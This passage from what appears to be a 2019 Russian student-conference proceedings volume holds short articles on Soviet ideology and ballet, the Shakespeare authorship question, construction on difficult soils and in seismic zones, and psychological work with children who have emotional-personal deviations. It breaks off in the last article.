Актуальность. Между западным и отечественным музыкальным театром в настоящее время есть огромная разница, и заключается она не только в кризисе сюжетов и форм, но и в потере значимости искусства для духовного и нравственного развития человеческой личности. Российское балетное наследие, как преемник советского, 70 лет существовало в рамках мощнейшей советской идеологии. Именно благодаря этому основная просветительская роль искусства в современной России не утрачена, хотя и подвержена западным течениям. Проблема кризиса музыкального театра в настоящее время стоит достаточно остро – это одна из самых обсуждаемых тем на различных культурных конференциях и съездах. В связи с этим тема влияния идеологии на искусство в СССР является актуальной.

Цель. Комплексное авторское исследование развития советского музыкального театра, выделение основных вех становления и развития жанров в советском балетном театре и основных идеологических причин их развития.

Методы. В процессе исследования автором были использованы теоретические методы анализа, индукции и аналогии.

Результат. В результате исследования автором проведены параллели между условиями, создаваемыми идеологией для сосуществования в ней балетного искусства и его дальнейшего развития. Благодаря используемым методам исследования автору удалось выявить ряд причин, по которым развитие хореографического искусства в России в настоящее время отличается от западного.

Выводы. Из-за симбиоза деятельности политических деятелей и выдающихся деятелей искусства, в современной России закрепились основополагающая роль искусства – как рычага для духовного и эстетического развития. Несмотря на влияние зарубежных творческих веяний, в которых искусство давно уже ослабило эту роль, отечественный музыкальный театр стоит особняком, продолжая стойко отражать или

преобразовывать западные течения, благодаря отголоскам идеологии, под эгидой которой искусство развивалось 70 долгих лет.

Ключевые слова

Балет, искусство, СССР, идеология, тоталитаризм, театр

В настоящее время на мировую балетную сцену возвращается уже, казалось бы, архаичный кризис – кризис империалистической Европы, когда искусство музыкального театра было доступно лишь элитарным слоям населения. И в первую очередь остро стоит проблема не коммерческой недоступности, а духовного и интеллектуального восприятия балетного и оперного искусства людьми: в ведущих мировых музыкальных театрах большую часть репертуара занимают абстрактные современные произведения, далекие для понимания их сути простому не искушенному глазу. Однако в России дела в этой сфере обстоят несколько лучше, именно потому, что в переломное время для развития искусства и искусства хореографии в частности для нашей страны, перед ним ставились задачи совершенно иного масштаба и значимости.

В начале XX века В.И. Лениным были сформулированы важнейшие принципы отношения Коммунистической партии к творческой деятельности, которые легли в основу культурной политики Советского государства. В работе «Партийная организация и партийная литература» [3, с. 101] В. И. Ленин утверждает, что несостоятельным является стремление некоторых творческих людей быть «вне» и «над» классово-борьбой, поскольку «...жить в обществе и быть свободными от общества нельзя». Таким образом, культура и искусство должны были стать «частью общепролетарского дела» и выражать интересы данного класса. В марксистско-ленинской концепции содержалась мысль о взаимосвязи всемирно-исторической миссии пролетариата с перспективами развития культуры: в какой степени пролетариат как революционный класс выразит интересы общества в целом, усвоит, переработает, разовьет, в такой мере зависит ее развитие. Отсюда следует вывод, что гуманистической становится та культура, которая порождена классом.

Тоталитарное влияние партии, которая стремилась выстроить новую советскую культуру, национальную по форме и социалистическую по содержанию, внесло свои особые коррективы в естественный процесс развития культуры и искусства страны. В связи с этим, на основе изучения советских документов, доступ к которым был открыт в начале 1990х годов, важно переосмыслить достаточно трудный, драматичный и в некоторых случаях трагический путь развития отечественной культуры XXв., и балета, как неотъемлемой ее части.

Советская идеология, захватившая под свою тоталитарную эгиду все сферы социальной, и, как следствие, культурной жизни большинства слоев населения, являлась одновременно и катализатором, и рычагом воздействия на умы миллионов деятелей искусства, и отправной точкой для многих великих эмигрантов, потеря которых стала невосполнимой утратой для советского государства и отечественного искусства в целом. Танцовщики и хореографы: Георгий Баланчивадзе, Рудольф

Нуреев, Михаил Барышников, Александр Годунов; композиторы и музыканты: Сергей Рахманинов, Игорь Стравинский; художники и скульпторы: Александр Бенуа, Василий Кандинский, Зинаида Серебрякова, Константин Сомов; писатели, поэты и публицисты: Константин Бальмонт, Зинаида Гиппиус, Иван Бунин. И это лишь малая часть затерянного в эмиграции национального достояния. Все эти люди вынуждены были покинуть Родину по разным причинам: кто-то с первой волной так называемой «белой эмиграции», кто-то в середине века, желая открыть для себя «железный занавес», однако для многих из них ностальгия стала толчком к более интенсивному развитию их творчества, что в итоге привело к созданию мировых шедевров.

Хореографы, а так же другие деятели культуры, которые по идеологическим или личным причинам остались в СССР после революции, были призваны воспитывать народ своим искусством в духе беззаветной преданности пролетарской революции и ненависти к старому миру насилия и рабства. [1, с. 64] Новая эпоха и новое время трактовало им новые каноны развития танцевального искусства и искусства в целом. Несмотря на то, что это создавало дополнительные барьеры для развития отечественной культуры, именно благодаря вышеперечисленным факторам искусство обязано появлению жанра драмбалет и хореодрама. Его основатели, полностью преобразили структуру балетного спектакля и подняли советский музыкальный театр на совершенно новый уровень.

Есть очень значительная причина появления такого направления, как драмбалет, и связана она с новым этапом развития русского драматического театра, главным ориентиром которого на большую часть XX столетия стала система одного из основателей Московского Художественного театра, великого русского режиссёра К.С.Станиславского. Хореографам драмбалета, таким как Р.Захаров, Л.Лавровский, В.Вайнонен, были близки тезисы Станиславского: «На сцене нужно действовать. Действие, активность – вот на чём зиждется драматическое искусство актёра. На сцене надо действовать – внутренне и внешне». [5, с. 58] В основе спектаклей всегда лежит сильный драматический сюжет, будь то «Ромео и Джульетта» или «Бахчисарайский фонтан». Артисты, исполняющие роли в спектаклях, проходили все стадии, которые проходят драматические актеры при подготовке к премьере, и это оказалось оправданно - благодаря кинематографу сегодня мы можем видеть примеры истинного хореографического мастерства, мастерства, которое начинается, когда виртуозное исполнение технических элементов служит для глубокого раскрытия образа.

Не отвергая новых драматических решений, но и с несколько другой концепцией выступают хореографы более позднего времени, так называемые хореографы - «шестидесятники», творчество которых пришлось на 1960-80гг., и во главе плеяды стоял Ю.Н.Григорович. В своей книге «В поисках гармонии» [2, с. 36] он озвучил главный недочет жанра хореодрамы - следование в первую очередь за сценарием, а не за музыкой. Сценарии, используемые ими, по мнению Григоровича были лишены балетного драматургического хода, представляя собой материал, воплощение которого требовало чисто режиссерских средств выразительности. Таким образом, в спектаклях не была решена главная проблема – проблема специфики балетной драматургии,

имеющей в сравнении с драмой иной диапазон возможностей. Именно поэтому Григорович призывал хореографов писать «либретто» самостоятельно, отталкиваясь от музыки и режиссуры.

Помимо драмбалета, благодаря влиянию идеологии возрождается жанр хореографической миниатюры. Это обусловлено все тем же; искусство перестает служить только аристократии, ведь в высших слоях общества со времен европеизации Российской империи театральные представления были продолжительностью в несколько часов: титулованные лица вели по большей части праздный образ жизни, им вовсе некуда было спешить. Жанр миниатюры же испокон веков был уделом простолюдинов, которые не могли себе позволить долгих представлений из соображений экономии времени – работа и насущные дела всегда стояли на первом месте. Хореографическая миниатюра представляет собой небольшое произведение, в котором участвует одно лицо или несколько, но не более пяти. Балетмейстер Ф.В. Лопухов в своей книге «Вглубь хореографии» [4, с. 35] говорит о том, что хореографическая миниатюра представляет собой произведение малое по форме или по размеру, содержание которого наталкивает на понимание «большого в малом». К.Голейзовский еще в начале века создает труппу «Московский Камерный балет», в репертуаре которой были одноактные балеты и миниатюры, велся поиск новых принципов театральности, новых пространственных решений с использованием конструктивистского оформления. В середине XX столетия этот жанр стал необычайно актуален: Л.Якобсон и П.Гусев создают в Ленинграде свой театр «Хореографические миниатюры» (ныне театр балета имени Леонида Якобсона), малые хореографические формы, объединённые единым замыслом, складываются в серии, например, "Скрябинана" К. Голейзовского, "Образы Родена" Л. Якобсона, "Картинки с выставки" балетмейстера Ф. Лопухова. На их основе создаются целостные спектакли, такие как "Хореографические миниатюры" Л. Якобсона, «Мимолетности» К. Голейзовского, и "Хореографические новеллы" Д. Брянцева.

XX век – переломный век в истории отечественной культуры. Век революций взглядов и идеологий, век кардинальных изменений, которые неминуемо повлекли за собой последствия различного характера. Но, несмотря на колоссальные потери и убытки, музыкальный театр советской эпохи, как преемник дореволюционного русского наследия, продолжал расти и развиваться, пусть и своими тернистыми путями. Применение новаторских приемов советскими хореографами-реформаторами, которые работали в условиях жесткой цензуры и тотального контроля, обуславливало изменение не только сюжетных и жанровых, но структурных и лексических изменений в искусстве хореографии. Если ранее балетный спектакль состоял из 2-х конкретных составляющих: сцен сквозного развития и дивертисмента, то благодаря новым течениям, музыкальный театр напрямую переключается с драматическим. О прогрессивных взглядах советских деятелей культуры можно судить по тому, что спектакли драмбалета по сей день находят отклик в сердцах зрителей всех возрастов и поколений, они прочно закрепились в репертуарах многих мировых театров как нестареющая классика. Не только многоактовые спектакли, но даже хореографические

миниатюры становятся маленьким и безмолвным, но полноценным действием, в котором хореография, музыка, сценическое оформление, сливаются воедино, неразделимы друг с другом и призваны доносить мораль и нравственность в массы, так как балетное искусство и искусство в целом перестаёт быть элитарным, подчиняясь коммунистическим заветам нового времени. Из-за симбиоза деятельности политических деятелей и выдающихся деятелей искусства, в современной России закрепилась основополагающая роль искусства – как рычага для духовного и эстетического развития. Несмотря на влияние зарубежных творческих веяний, в которых искусство давно уже ослабило эту роль, отечественный музыкальный театр стоит особняком, продолжая стойко отражать или преобразовывать западные течения, благодаря отголоскам идеологии, под эгидой которой искусство развивалось 70 долгих лет.

Список использованной литературы:

1. Бернштейн Э. Очерки по истории и теории социализма. СПб, 1902, 64 с.
2. Григорович, Ю. Н. В поисках гармонии / Ю.Григорович // Театр. 1976., № 3., 36 с.
3. Ленин В.И. Полн. собр. соч. 5 изд., том 12, Москва, 1958, 99-105 с.
4. Лопухов Ф. Вглубь хореографии. – Москва, 2005. 35 с.
5. Станиславский К.С. Работа актёра над собой в творческом процессе переживания. Дневник ученика. СПб.: Прайм-ЕВРОЗНАК, 2008. 58 с.

© Боль В.К., 2019

УДК 433

А.В. Климов

студент

г. Краснодар, РФ

E-mail: klimov.aka@yandex.ru

М.В. Воронова

преподаватель ФСПО

г. Краснодар, РФ

ШЕКСПИРОВСКИЙ ВОПРОС

Аннотация

Произведения Уильяма Шекспира стали символом культурного наследия Англии. Более того, нельзя отрицать и то, что жизнь и творчество Уильяма Шекспира изучалась на протяжении нескольких десятков лет, существует немало книг, освящающих его жизнь и творчество, есть сведения о его рождении и образовании. Несмотря на то, что Уильям Шекспир был не только драматургом, но и актером и пайщиков театральной группы, есть сторонники, которые считают что У. Шекспир не являлся автором своих произведений. При этом остается открытым вопрос об

автобиографичности сонетов, есть ли у героев прототипы в реальной жизни, и если есть, то как они связаны с автором. Список этих неясностей постоянно сопровождают сомнения по поводу авторства самого Шекспира. В шекспировском вопросе не так важно найти автора из всех кандидатов, а выяснить почему Уильяму Шекспиру отказывают в этом праве.

Ключевые слова:

Произведения Шекспира, символ Англии, драматург, шекспировский вопрос.

Произведения Уильяма Шекспира стали символом культурного наследия Англии. Его имя известно даже тем, кто не является поклонником его творчества. Талантливый и во многом гениальный человек, занимавшийся при жизни драматургией, писательством и актерским мастерством. Его произведения вошли в багаж классических литературных работ. Без сомнения, Уильям Шекспир остается одним из самых выдающихся культурных деятелей. Но с этим утверждением не могут согласиться многие ученые, занимающиеся исследованиями творчества знаменитого англичанина. [1, с. 148]

Одной из причин называется недостаточное количество фактов, подтверждающих существование конкретного человека. Значимость его творчества при жизни не соответствует тому объему информации, которая должна была сохраниться. В противовес такому аргументу может послужить тот факт, что в то время профессия драматурга считывалась низкой, несмотря на то, что театр зарабатывал хороший доход. Более того, нельзя отрицать и того, что жизнь и творчество Уильяма Шекспира изучались на протяжении нескольких десятков лет, существует немало книг, освящающих его жизнь и творчество, есть сведения о его рождении и образовании. Кроме того, его хорошо знали современники, а также сохранились некоторые исторические документы, несмотря на то, что в эпоху правления Елизаветы I, никто особо не интересовался биографиями драматургов, как сейчас.

Уильям Шекспир был не только драматургом, он также работал как актер и пайщик театральной труппы. Почти 20 лет он работал в этой сфере, репетируя и выступая в театрах. Но несмотря на данный факт, все же до сих пор ведутся споры о его авторстве. В результате таких споров, начавшихся в середине XIX века, появилось «антистратфордианство» или «нестратфордианство». Это название получила точка зрения, которая заключается в отрицании Уильяма Шекспира как автора, сторонники этой точки зрения считают это имя псевдонимом, за которым скрыты кто-то другой или целая группа авторов. Стоит отметить, что несмотря на то, что зарождение этой гипотезы относится к XIX веку, некоторые намеки на чужое авторство произведений встречаются в литературе уже с XVIII в. Несмотря на то, что сторонники антистратфордианства едины в том, что Уильям Шекспир не являлся автором своих произведений, среди них нет и единства, кто мог быть их автором или авторам. На данный момент число кандидатов на авторство претендует около 80 человек. [2, с. 337]

Еще одним аргументом является то, что не сохранилось ни одной рукописи У. Шекспира. Последнего, кроме всего прочего, обвинили в неграмотности, так как в его

доме не было книг, а на юридических документах, которые уцелели, стоит подпись нотариуса, что свидетельствует о том, что Шекспир не умел писать. Но больше всего вопросов к авторству сохранилось по отношению к сонетам.

Так, например, одной из версий является то, что сонеты писала женщина, так как большинство из них посвящены мужчине. Кроме этого, остаются неясности, касающиеся издания сборника сонетов. Его выпуском занимался мастер Торп. Сборник увидел свет в 1609 г., но содержал множество опечаток, что не могло быть допустимо, так как сам Шекспир должен был участвовать в подготовке к печати своих произведений, что он делал по обыкновению. Кроме этого, по обыкновению, все сборники того времени должны иметь авторское обращение, но его в данной ситуации не было обнаружено. В этом случае можно усомниться в авторстве самого У. Шекспира, или же посчитать выпуск такого сборника «пиратской» махинацией самого Торпа, что достаточно сложно, так как он являлся уважаемым членом Лондонской гильдии книгоиздателей, и не стал бы просто так рисковать репутацией.

Некоторые специалисты датируют написание сонетов с 592 по 1598 года, но точного времени создания пока неизвестно. При этом остается открытым вопрос об автобиографичности сонетов, есть ли у героев прототипы в реальной жизни, и если есть, то как они связаны с автором. Неизвестен также и составитель сонетов, и неизвестна правильная их последовательность. Также есть определенные трудности, которые связаны с вопросом о каноническом тексте «Сонетов». Наконец, список этих неясностей постоянно сопровождают сомнения по поводу авторства самого Шекспира. [3, абзац 13]

Русские читателям повезло больше, так как благодаря Н.В. Гербелю (1880) они увидели сонеты не разрозненными произведениями, а их совокупностью, наслаждаясь ими как поэтическим ансамблем. В это время также появилась идея арестовывать их Смуглой Даме, направленные Другу. В этом случае «Сонеты» рассматривались как своеобразная любовная история. Такая идея оказалась конструктивной, и снискала славу благодаря переводам С.Я. Маршака (1948).

Интересной версией тому, кто же написал сонеты, является версия С. А. Степанова, российского поэта-переводчика, занимавшегося переводами произведений Уильяма Шекспира. По его мнению, подлинными создателями сонетного цикла являются граф и графиня Рэтленд. Здесь сонеты являются поэтическими посланиями, которыми обменивались супруги Рэтленд, некоторые из них были адресованы Уильяму Пембруку. Поэтому героями сонетов в таком случае являются вовсе не хрестоматийно признанные Поэт, Прекрасный Друг и Смуглая Дама, а Рэтленд, его жена Елизавета и Пембрук.

В истории литературы авторство Шекспира не имела других аналогов. В шекспировском вопросе не так важно найти автора из всех кандидатов, а выяснить почему Уильяму Шекспиру отказывают в этом праве. Стоит также обратить внимание, что в данном случае не изучался вопрос авторства как понятия. Решая проблему этого вопроса, мы в любом случае имеем дело с псевдонимным характером имени «Уильям Шекспир» в связи с безусловно установленным современной наукой фактом участия

нескольких персон в создании некоторых шекспировских произведений. Однако и употребление термина «псевдоним» еще ничего не объясняет. Если мы исходим из того, что в шекспировскую эпоху понятие «автор литературно-художественного произведения» еще не сложилось в полной мере, то как трактовать в таком случае явление псевдонимности или даже анонимности. [4, с. 256]

Список использованной литературы:

1. Гилилов И.М. Игра об Уильяме Шекспире, или Тайна великого феникса. М.: Международные отношения, 2007. – 536 с.
2. Литвинова М.Д. Оправдание Шекспира. М.: Вагриус, 2008. – 656 с.
3. Пешков И.В. О том, чему нет оправдания (Быть или не быть ответу на шекспировский вопрос): Рец.на кн.: Литвинова М. Д. Оправдание Шекспира. М., 2008 // Информационно-исследовательская база данных «Русский Шекспир». Режим доступа: <http://rus-shake.ru/criticism/Peshkov/Litvinova/>
4. Степанов С. Шекспировы сонеты, или Игра в игре. СПб.: Амфора, 2003. – 550 с.

© Климов А.В., Воронова М.В., 2019

АРХИТЕКТУРА



УДК 69

Д.Д.Детюк
студентка УГНТУ
г.Уфа, РФ
detyk95@mail.ru

СТРОИТЕЛЬСТВО НА ПРОСАДОЧНЫХ, НАБУХАЮЩИХ И ЗАСОЛЕННЫХ ГРУНТАХ

Аннотация

Проблема производства строительных работ на сложных грунтах является актуальной, т.к. действие природных факторов ведет к возможному усложнению производства работ. Цель исследования - выявления общих закономерностей сложных грунтов и повышение эффективности строительного производства. В данной статье рассмотрены методы строительства на просадочных, набухающих и засоленных грунтах. Результат исследования - определение общих принципов строительства на сложных грунтах.

Ключевые слова:

Технология строительных процессов, особые условия, сложные грунты, оптимизация производства.

Общей чертой просадочных, набухающих и засоленных грунтов является существенное изменение физико-механических свойств при контакте с водой. При различной мощности залегания, а также неравномерном проникновении в основание воды, в том числе по площади, изменение свойств грунтов усугубляется неравномерной осадкой зданий и сооружений.

Мероприятия по подготовке территории перед производством строительномонтажных работ:

Производству строительномонтажных работ на просадочных грунтах, которые резко уменьшаются в объеме при замачивании водой, может предшествовать рациональная компоновка генплана, отвод поверхностных вод и атмосферных осадков, устройство водонепроницаемых экранов, прокладка коммуникаций в непроницаемых лотках и т.д. Устранение просадочных свойств грунтов может достигаться уплотнением тяжелыми трамбовками, заменой просадочного грунта (при небольшой мощности) грунтовыми подушками, закреплением с помощью однорастворной (только силикат натрия), двухрастворной (силикат натрия + хлористый кальций или ортофосфорная кислота) силикатизации, а также смолизации путем нагнетания в грунт синтетических смол с отвердителем. При прорезании толщи просадочных грунтов свайными фундаментами из забивных или буровых свай обеспечивается передача нагрузок от зданий на подстилающие слои с более высокой несущей способностью.

Для набухающих грунтов, способных при увлажнении увеличиваться в объеме, могут применяться аналогичные мероприятия, включающие также предварительное

замачивание с помощью сетки скважин диаметром 100-150 мм. После контролируемого подъема поверхности грунта его срезают на 0,5-1,0 м и устраивают песчаную подушку. В зависимости от ситуации применимы также замена набухающего грунта.

Особенностью строительства на засоленных грунтах является вероятность вымывания солей из грунта при производстве работ, например, устройстве котлована. При этом резко уменьшается прочность грунта и модуль его деформации, осадки здания после строительства существенно превышают расчетные вплоть до аварийного состояния. Проектировщики, как правило, ограничиваются указаниями по защите бетона фундаментов от агрессивных солей. Строители в этом случае должны обеспечить защиту котлована от поверхностных вод с помощью нагорных канав или обваловки, а вдоль основания откосов котлована обязательно устройство водоотводных канав по периметру с приямками для откачки воды.

Конструктивные мероприятия, применяющиеся при производстве работ на просадочных грунтах, снижающие восприимчивость зданий к неравномерным осадкам основания, включают, как правило, разрезку здания осадочными швами на отдельные отсеки, применение монолитных фундаментов, устройство железобетонных поясов и армированных швов. Данные мероприятия по повышению жесткости отдельных отсеков здания могут сочетаться с обеспечением более гибких связей между отдельными конструкциями для снижения возникающих усилий.

Из конструктивных мероприятий, применяющихся при строительстве на засоленных грунтах, большую эффективность показал способ устройства фундаментов из забивных свай, погружаемых в предварительно пробуренные скважины (засоленные грунты оказывают сильное сопротивление при обычной забивке). Применение буронабивных свай не рекомендуется ввиду быстрой солевой коррозии бетона. Также применяют свайные фундаменты. Свайные фундаменты применяют при сравнительно небольшой толщине слабых грунтов (до 12 м), подстилаемых прочными. Сваями прорезают полностью слабый грунт с опиранием на прочный. При забивке свай резко возрастает поровое давление, вследствие чего снижается несущая способность свай. Со временем поровое давление снижается практически до нуля, а несущая способность свай возрастает. Кроме того, чувствительность конструкций к неравномерным осадкам может быть снижена разрезкой здания на отдельные жесткие блоки осадочными швами. Для обеспечения самостоятельности осадок отдельных частей здания необходимо делать осадочные швы с надлежащими зазорами. Размеры зазора следует назначать с учетом ожидаемых неравномерностей осадок здания, как в продольном, так и в поперечном направлениях.

Список использованной литературы:

- 1 Далматов Б. И. Механика грунтов, основания и фундаменты. 2-е изд., перераб. и доп. Л.: Стройиздат, Ленингр. отделение, 1988. 415
- 2 Крутов В. И. Основания и фундаменты на просадочных грунтах. Киев: Будвельник, 1982. 224 с.
- 3 Коновалов П. А. К строительству в особых грунтовых условиях – особый подход //

Основания, фундаменты и механика грунтов. 1992. № 1. С. 18.

© Детюк Д.Д., 2019

УДК 69

Д.Д.Детюк
студентка УГНТУ
г.Уфа, РФ
detyk95@mail.ru

ПРОЕКТИРОВАНИЕ И СТРОИТЕЛЬСТВО В СЕЙСМИЧЕСКИХ РАЙОНАХ

Аннотация

Проблема производства строительных работ в сейсмических районах является актуальной, т.к. действие природных факторов ведет к возможному усложнению производства работ. Цель исследования - выявления возможных проблем и повышение эффективности строительного производства. В данной статье рассмотрены методы строительства в сейсмических районах. Результат исследования - определение общих принципов строительства в сейсмических районах.

Ключевые слова:

Технология строительных процессов, особые условия, сейсмика, оптимизация производства.

Около 20% территории России относится к сейсмически опасным территориям, которые нанесены на карты общего сейсмического районирования территории Российской Федерации (ОСР-97). В настоящее время подготовлен уточненный комплект карт ОСР-2012, но он не введен в нормативные документы и является информационным. На картах показаны зоны с различной сейсмической интенсивностью в баллах шкалы MSK-64 для средних грунтовых условий и трех степеней сейсмической опасности – А(10%), В(5%) и С(1%) в течении 50 лет. Указанные значения вероятностей соответствуют средним интервалам между землетрясениями в 500, 1000 и 5000 лет. Из населенных пунктов Республики Башкортостан в 7-балльную зону по карте С попадает только райцентр Новобелокатай (для сравнения – по карте С Екатеринбург находится в 8-балльной зоне). Международная 12-балльная шкала MSK-64 характеризует воздействие землетрясения на людей, здания, рельеф земной поверхности, в то время как шкала магнитуд Рихтера – общую энергию сейсмических колебаний. Основным нормативным документом для проектирования зданий и сооружений в районах сейсмичностью 7, 8 и 9 баллов (здесь и далее - по шкале MSK-64) является СП 14.13330.2014 «Строительство в

сейсмических районах». На площадках, сейсмичность которых превышает 9 баллов, строительство зданий и сооружений, как правило, не допускается.

В соответствии с этим документом основными принципами проектирования и строительства в сейсмических районах являются:

- применение материалов и конструкций, обеспечивающих снижение сейсмических нагрузок (т.е. массы прежде всего) в сочетании с системами сейсмоизоляции и демпфирования;
- применение симметричных конструктивных и объемно-планировочных решений с равномерным распределением нагрузок, масс и жесткостей;
- расположение стыков элементов вне зоны максимальных усилий, отсутствие резких изменений сечений элементов, однородность конструкций;
- облегчение развития пластических деформаций в элементах конструкций при обеспечении устойчивости зданий и сооружений.

При проектировании и строительстве в сейсмических районах важно понимать, что наибольшую угрозу представляют горизонтальные колебания земной коры и возникающие при этом силы инерции в направлении продольных и поперечных осей здания. Вертикальную же сейсмическую нагрузку вообще учитывают только для каменных конструкций, консолей и пролетных конструкций 24 м и более в виде дополнительных 15% (для 7-8 баллов) или 30% (для 9 баллов) к вертикальной статической нагрузке. Наиболее общей расчетной динамической моделью будет жестко заземленная вертикальная стойка с приложенными массами в уровне перекрытий.

Здания и сооружения следует разделять на отсеки антисейсмическими швами, если они имеют сложную форму в плане, перепады высот более 5 м, различную конструктивную жесткость и массу. Расстояние между швами для железобетонных и каменных зданий должно быть не более 80 м (для 7-8 баллов) или 60 м (для 9 баллов). Они выполняются в виде парных стен или рам. Ширина шва при высоте здания до 5 м – не менее 30 мм, плюс 20 мм на каждые последующие 5 м высоты. Высота и этажность жилых и административных зданий также ограничиваются нормами для 7,8,9 балльной зон. Здания больниц и школ для 8 и 9 балльных зон ограничиваются тремя надземными этажами.

Для каменных зданий ограничивают высоту этажа, расстояния между осями стен, размеры проемов и простенков. В уровне перекрытий должны устраиваться антисейсмические пояса по всем продольным и поперечным стенам, а на верхнем этаже они должны быть связаны с кладкой вертикальными выпусками арматуры. Перемычки заделываются в кладку на глубину не менее 350 мм. Сейсмостойкость каменных стен повышается укладкой арматурных сеток, особенно в стыках продольных и поперечных стен через 700 мм по высоте для сейсмичности 7-8 баллов и 500 мм – для 9 баллов.

Список использованной литературы:

1 Коновалов П. А. К строительству в особых грунтовых условиях – особый подход //

Основания, фундаменты и механика грунтов. 1992. № 1. С. 18.

2 Коновалов П.А. Геомониторинг – гарантия безаварийного строительства // Основания, фундаменты и механика грунтов. 1999. № 5. С. 2 – 3.


3 Леденев В. В., Скрылев В. И. Предупреждение аварий. Тамбов: ТГТУ, 2000. 278 с.

4 Мартемьянов А. И. Проектирование и строительство зданий и сооружений в сейсмических районах. М.: Стройиздат, 1985. 255 с.

5 Назин В. В. Новые сейсмостойкие конструкции. М.: Стройиздат, 1993. 135 с.

© Детюк Д.Д., 2019

ПСИХОЛОГИЧЕСКИЕ НАУКИ



УДК1

Тихонова С. В.

Студент факультета психологии

Тульский государственный педагогический университет им. Л.Н. Толстого

г. Тула

Svet.tichas@mail.ru

РАБОТА С ДЕТЬМИ, ИМЕЮЩИМИ ЭМОЦИОНАЛЬНО-ЛИЧНОСТНЫЕ ОТКЛОНЕНИЯ

Аннотация

Вопросы развития эмоциональной сферы ребенка и ее влияние на психическую деятельность в целом приобрели актуальность в условиях перехода дошкольного образования на новый государственный стандарт образования. Работа с детьми, имеющими эмоционально-личностные отклонения роль сюжетно-ролевой игры в развитии эмоциональной сферы ребенка требуют пересмотра и обновления.

Цель – изучение методов работы с детьми, имеющими эмоционально-личностные отклонения.

Психокоррекционные воздействия должны строиться в виде циклов занятий, принцип построения которых заключается в моделировании ситуаций, демонстрирующих успешность деятельности ребенка. Реальный эффект достижим при многократности их проведения

Развитие эмоциональной сферы личности имеет определяющее значение для становления личности в целом

Ключевые слова

Ребенок, личность, эмоции, эмоциональная сфера, развитие, благополучие.

Наиболее гармонично ребенок развивается при наличии здоровья, определяемого как состояние психического, физического и социального благополучия.

Невозможно переоценить то значение, какое имеют эмоции для индивидуального развития человека, становления личности ребенка и его социализации

В основном различают следующие виды эмоционально-личностных отклонений:

- эмоциональная реактивность (неустойчивость);
- враждебность, агрессивность;
- тревожность, страхи.

Понятия норма и патология порой трудно различить в силу того, что они тесно граничат между собой.

Неврозы выражаются страхами, беспокойством, неуверенностью в действиях и непоследовательностью в поступках, раздражительностью и обидчивостью, неустойчивым, легко меняющимся настроением. Эти отклонения могут иметь как постоянный, так и не постоянный характер и наблюдаются там, где обстановка наиболее травмирующе действует на психику ребенка.

Так же к патологическим эмоциям относятся депрессия, тревожный синдром, эйфория и дисфория и в дошкольном возрасте в классическом виде обычно атипичны, стерты, рудиментарны.

Рассмотрим наиболее характерные эмоциональные состояния детей.

